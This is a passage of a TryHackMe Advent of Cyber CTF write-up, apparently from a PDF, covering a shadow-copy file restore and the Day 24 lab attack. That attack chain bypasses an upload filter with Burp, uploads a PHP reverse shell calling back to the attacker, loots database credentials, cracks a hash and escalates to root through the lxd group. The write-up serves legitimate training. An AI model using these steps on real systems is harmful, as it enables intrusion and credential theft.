
Q8: Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

Answer: m33pa55w0rdIzsecure!


Right click on the **confidential** file to open the details about the file. Go to the Previous Version. To make the restore process, click on the confidential file there and click the restore options below.



If all done, we can click OK. We can now navigate to the confidential file. Now, a new text file that being restored (**master-password**) appeared.



Open the txt file and we got the password needed (**m33pa55w0rdIZsecure!**).



Thought / methodology process:

Start the attack machine on THM (**10.10.221.107**). Open Kali Linux and begin to open terminal to start the process. In the terminal, enter **remmina &** command to launch Remmina. In Remmina, we need to change the Preferences setting by click the 3 dot icons. The setting that need to be adjust is the Quality Setting **Poor(fastest)** and tick the wallpaper options. Add a new connection profile by clicking the plus icon. We need to enter the information such as Username (**administrator**) , Password (**sn0wF!akes!!!**) and set the color depth to (**RemoteFX (32 bpp)**). Connect and accept the certificate. We now will be navigated to the remote system, the wallpaper shown will give us the answer to the question. Open the **Ransomnote** txt file on the Desktop. The details which is message and the bitcoin address can be found in the txt file. We can decode the address into text by using terminal. After that, open Documents in File Explorer. On the view panel, tick the hidden files option to view the files that is being hidden (**confidential**). Open the confidential file and we can see the **master-password.txt.grinch** file (extension - .grinch). Next, open Task Scheduler. We can track the scheduled task that is running. The task that looks suspicious is the (**opidsfsdf**) file. In the Task Scheduler, click on the **opidsfsdf** task then go to the Actions section. We can see the details which is the location of the scheduled task (**opidsfsdf**). After that, on the Task Scheduler, click on the ShadowCopyVolume. We can look for the ID by opening the properties of this task (**7a9eea15-0000-0000-0000-010000000000**). Then, open Disk Management to locate the Backup drive that we need to assign letter. Assign the drive with letter which in this case it being assigned with **Z** letter. After that process, we can now see the assigned Backup drive in the File Explorer. Open it and we can found the hidden files (**confidential**). Right click on the **confidential** file to open the details about the file. Go to the Previous Version. To make the restore process, click on the confidential file there and click the restore options below. If all done, we can click OK. We can now navigate to the confidential file. Now, a new text file that being restored (**master-password**) appeared. Open the txt file and we got the password needed (**m33pa55w0rdIZseecure!**).


Day 24 - Final Challenge - The Trial Before Christmas

Tools used: Attackbox, firefox, burpsuite, gobuster

Q1: Scan the machine. What ports are open?

Answer: 80, 65000

We use nmap to scan the port connected by running this command `nmap 10.10.26.38`.




```
root@ip-10-10-38-109: ~
File Edit View Search Terminal Tabs Help
Terminal x root@ip-10-10-38-109: ~ x
root@ip-10-10-38-109:~# nmap 10.10.99.19

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-21 14:19 BST
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.00% done; ETC: 14:21 (0:01:39 remaining)
Nmap scan report for ip-10-10-99-19.eu-west-1.compute.internal (10.10.99.19)
Host is up (0.028s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown
MAC Address: 02:B1:5B:C5:47:0D (Unknown)
```

Q2: What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

Answer: Light Cycle

As we can see in the previous scanning, there is 2 ports used. In this case we try both ports on the web. First port which is 80 does not bring any suspicious page but the second port which is 65000 bring us to the Light Cycle web.



Q3: What is the name of the hidden php page?

Answer: /uploads.php

In this case, we use gobuster in order to find the hidden page linked to the Light Cycle website that we found in this command we use dir mode. -u parameter is used to state the target URL and -w parameter is used to state the path of the wordlist we wish to use. In this scanning, we use big.txt file as our wordlist. Then we found the hidden php page which is uploads.php

```
root@ip-10-10-38-109:~# gobuster dir -u http://10.10.99.19:65000/ -w /usr/share/wordlists/dirb/big.txt -x .php
```


```
=====
/.htpasswd (Status: 403)
/.htpasswd.php (Status: 403)
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/api (Status: 301)
/assets (Status: 301)
/grid (Status: 301)
/index.php (Status: 200)
/server-status (Status: 403)
/uploads.php (Status: 200)
=====
2022/07/21 14:27:41 Finished
=====
```

Q4: What is the name of the hidden directory where file uploads are saved?

Answer: /grid

In the previous scanning using gobuster, we also found other directory. As we go through the list and test in on the firefox search engine, we found that grid directory stored the file uploads on the web.


```
/assets (Status: 301)
/grid (Status: 301)
/index.php (Status: 200)
```

Q5: What is the value of the web.txt flag?

Answer: THM{ENTER_THE_GRID}

First and foremost, we turn on the burp on the foxyproxy



Then, we open up the burpsuite to do some settings on the client-side and also the server side to make sure we can delete client-side filters set up on the website on the client-side. We edit the filter which we will delete the js condition then save the filter.

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☒ Intercept requests based on the following rules:

	Enabled	Operator	Match type	Relationship	Condition
Add	<input checked="" type="checkbox"/>		File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ico\$ ^svg\$...
Edit	<input type="checkbox"/>	Or	Request	Contains parameters	
Remove	<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
Up	<input type="checkbox"/>	And	URL	Is in target scope	
Down					

☐ Automatically fix missing or superfluous new lines at end of request

☒ Automatically update Content-Length header when the request is edited

Edit request interception rule

Specify the details of the interception rule.

Boolean operator: And

Match type: File extension

Match relationship: Does not match

Match condition: css\$|^js\$|^ico\$|^svg\$|^eot\$|^woff\$|^woff2\$|^ttf\$)

OK Cancel

On the server responses, we click the checklist that will intercept the responses based on the rules set up. This settings now will intercept all responses from the webserver including the javascript files.

Intercept Server Responses


Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

☒ Intercept responses based on the following rules:


	Enabled	Operator	Match type	Relationship	Condition
Add	<input checked="" type="checkbox"/>		Content type header	Matches	text
Edit	<input type="checkbox"/>	Or	Request	Was modified	
Remove	<input type="checkbox"/>	Or	Request	Was intercepted	
Up	<input type="checkbox"/>	And	Status code	Does not match	^304\$
Down	<input type="checkbox"/>	And	URL	Is in target scope	

☒ Automatically update Content-Length header when the response is edited

We then go the uploads.php directory then we can see that we need to forward the responses we receive since we open the intercept. In this case we will forward all the responses except the filter.js. We will drop the filter.js file



After that, we landed on uploads.php page..



Then, copy and rename the reverse shell file use the jpg.php extension with the name of reverseshell.jpg.php. Jpg extension is used to “fool” the website to accept the jpg file and ignore the php file. Also need to remember that we already drop the filter.js file.

```
=====
root@ip-10-10-38-109:~# cp /usr/share/webshells/php/php-reverse-shell.php ./reverseshell.jpg.php
root@ip-10-10-38-109:~# nano reverseshell.jpg.php
```

Change the ip address in the reverse shell to the ip address of the openvpn we are connected to. Save the file we modified. Create the listener on the same port set in the reverse shell.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.38.109'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


Create a port listener using netcat.

```
root@ip-10-10-38-109:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
```

Upload the shell.jpg.php file on the uploads page.



As we can see in the grid directory, there is our shell.jpg.php file we just uploaded. Click on that file to activate our reverse shell on the target website.



```
root@ip-10-10-38-109:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.99.19 60740 received!
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
14:50:04 up 32 min, 0 users, load average: 0.00, 0.00, 0.14
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

First thing to do is run this command `python3 -c 'import pty;pty.spawn("/bin/bash")'` to spawn a better bash shell. Then, we also run `export TERM=xterm` command to give us to term access such as clear command. Then, we need to background the shell using the `ctrl + z` and on our own terminal, we will use `stty raw -echo; fg` command. `Stty raw -echo` command will turn off our own terminal echo that automatically will gives us access to tab autocomplete, arrow keys and `ctrl + c` to kill command. `Fg` after the semi-colon will bring the background shell to the foreground back.

```

$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
[1]+  Stopped                  nc -lvnp 1234
root@ip-10-10-38-109:~# stty raw -echo; fg
nc -lvnp 1234

www-data@light-cycle:/$

```

Using `ls` command, we can see that there are many directories. After go through several directories, we found out that `var` directory contain another folder called `www`. In that folder, we can see there is `web.txt`. Using `cat` command, we can see the flag.

```

www-data@light-cycle:/$ ls
bin      home      lib64     opt       sbin      sys      vmlinuz
boot     initrd.img lost+found proc       snap      tmp      vmlinuz.old
dev      initrd.img.old media      root      srv       usr
etc      lib       mnt       run       swapfile  var

www-data@light-cycle:/home/flynn$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$

```

Q6: What lines are used to upgrade and stabilize your shell?

Answer: `python3 -c 'import pty;pty.spawn("/bin/bash")'` , `export TERM=xterm` , `stty raw -echo; fg`

```

$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm

```

Q7: Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? **Username:password**

Answer: `tron:IFightForTheUsers`

In the `www` folder, we can see other folder. The one that attract our attention is `TheGrid`. Inside `TheGrid`, we go to the `includes` and see that there is `dbauth.php` file. Consider the

name which is more logically accepted as the configuration file, we see through the file and see the database password.

```
www-data@light-cycle:/var/www$ cd TheGrid/
www-data@light-cycle:/var/www/TheGrid$ ls
includes public_html rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
```

```
api.php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
```

Q8: Access the database and discover the encrypted credentials. What is the name of the database you find these in?

Answer: tron

Using the username and password we found in the configuration file, we accessed the database using the mysql command which looks like mysql -utron -p. We enter the password given that is IFightForTheUsers. In the database, we use show databases; command to see the databases exist in it. As we can see there is tron database.

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron |
+-----+
2 rows in set (0.01 sec)
```

Q9: Crack the password. What is it?

To see through the database, we use use tron command and SELECT * FROM users since there is users table in it. We found the password and the username. But we need to crack the password. We crack the password on the online password cracking.

Answer: @computer@

```
mysql> use tron
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

```
Database changed
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users |
+-----+
1 row in set (0.00 sec)

mysql> █
```


```
mysql> SELECT * FROM users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | flynn | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)

mysql> █
```

Using the online password cracking, we get the actual password which is @computer@.

edc621628f6d19a13a00fd683f5e3ff7

I'm not a robot


reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

Q10: Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

Answer: flynn

Using the username and password we crack before. We change to the other user using su command and key in the password which is @computer@. Now we are accessing as flynn.

```
www-data@light-cycle:/home/flynn$ su flynn
Password:
flynn@light-cycle:~$
```

Q11: What is the value of the user.txt flag?

Answer: THM{IDENTITY_DISC_RECOGNISED}

We can see there is user.txt file. Using cat command to see the flag in it.

```
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Q12: Check the user's groups. Which group can be leveraged to escalate privileges?

Answer: lxd

Using id command, we can see that flynn is the member of lxd group.

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$
```



```
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
```

```
flynn@light-cycle:~$ lxc config device add strongbad trogdor disk source=/ path=
/mnt/root recursive=true
Device trogdor added to strongbad
flynn@light-cycle:~$
```

```
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE |
|-----+-----+-----+-----+-----+-----+
| Alpine | a569b9af4e85 | no | alpine v3.12 (20201220_03:48) | x86_64 | 3.07 MB |
| Dec 20, 2020 at 3:51am (UTC) |
+-----+-----+-----+-----+-----+-----+
flynn@light-cycle:~$
```

Q13: What is the value of the root.txt flag?

Answer: THM{FLYNN_LIVES}

To see the root.txt, we need to escalate our privilege. Actually, privilege escalation using lxd is much more longer than this write up. But in this case, we don't need to download build-Alpine on our local machine, execute it and other steps since the Alpine container already on our local machine. First, we can see the image list available in our local machine using lxc image list command

```
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE |
|-----+-----+-----+-----+-----+-----+
| Alpine | a569b9af4e85 | no | alpine v3.12 (20201220_03:48) | x86_64 | 3.07 MB |
| Dec 20, 2020 at 3:51am (UTC) |
+-----+-----+-----+-----+-----+-----+
flynn@light-cycle:~$
```

Then, we need to initialize the container with the command `lxc init Alpine strongbad -c security.privileged=true`. Then we can do `lxc config device add strongbad trogdor disk source=/ path=/mnt/root recursive=true` to mount the container. To start the container we run the `lxc start strongbad`. Then we run `lxc exec strongbad /bin/sh`. If we run the `id` command we can see that we are already root. Then we go to `cd /mnt/root/root` and we can see the root.txt. Cat the file and we can see the flag.

```

flynn@light-cycle:/$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
flynn@light-cycle:/$ lxc config device add strongbad trogdor disk source=/ path=
/mnt/root recursive=true
Device trogdor added to strongbad
flynn@light-cycle:/$ lxc start strongbad
flynn@light-cycle:/$ lxc exec strongbad /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt

```

```

/mnt/root/root # cat root.txt
THM{FLYNN LIVES}

```

Thought / methodology process:

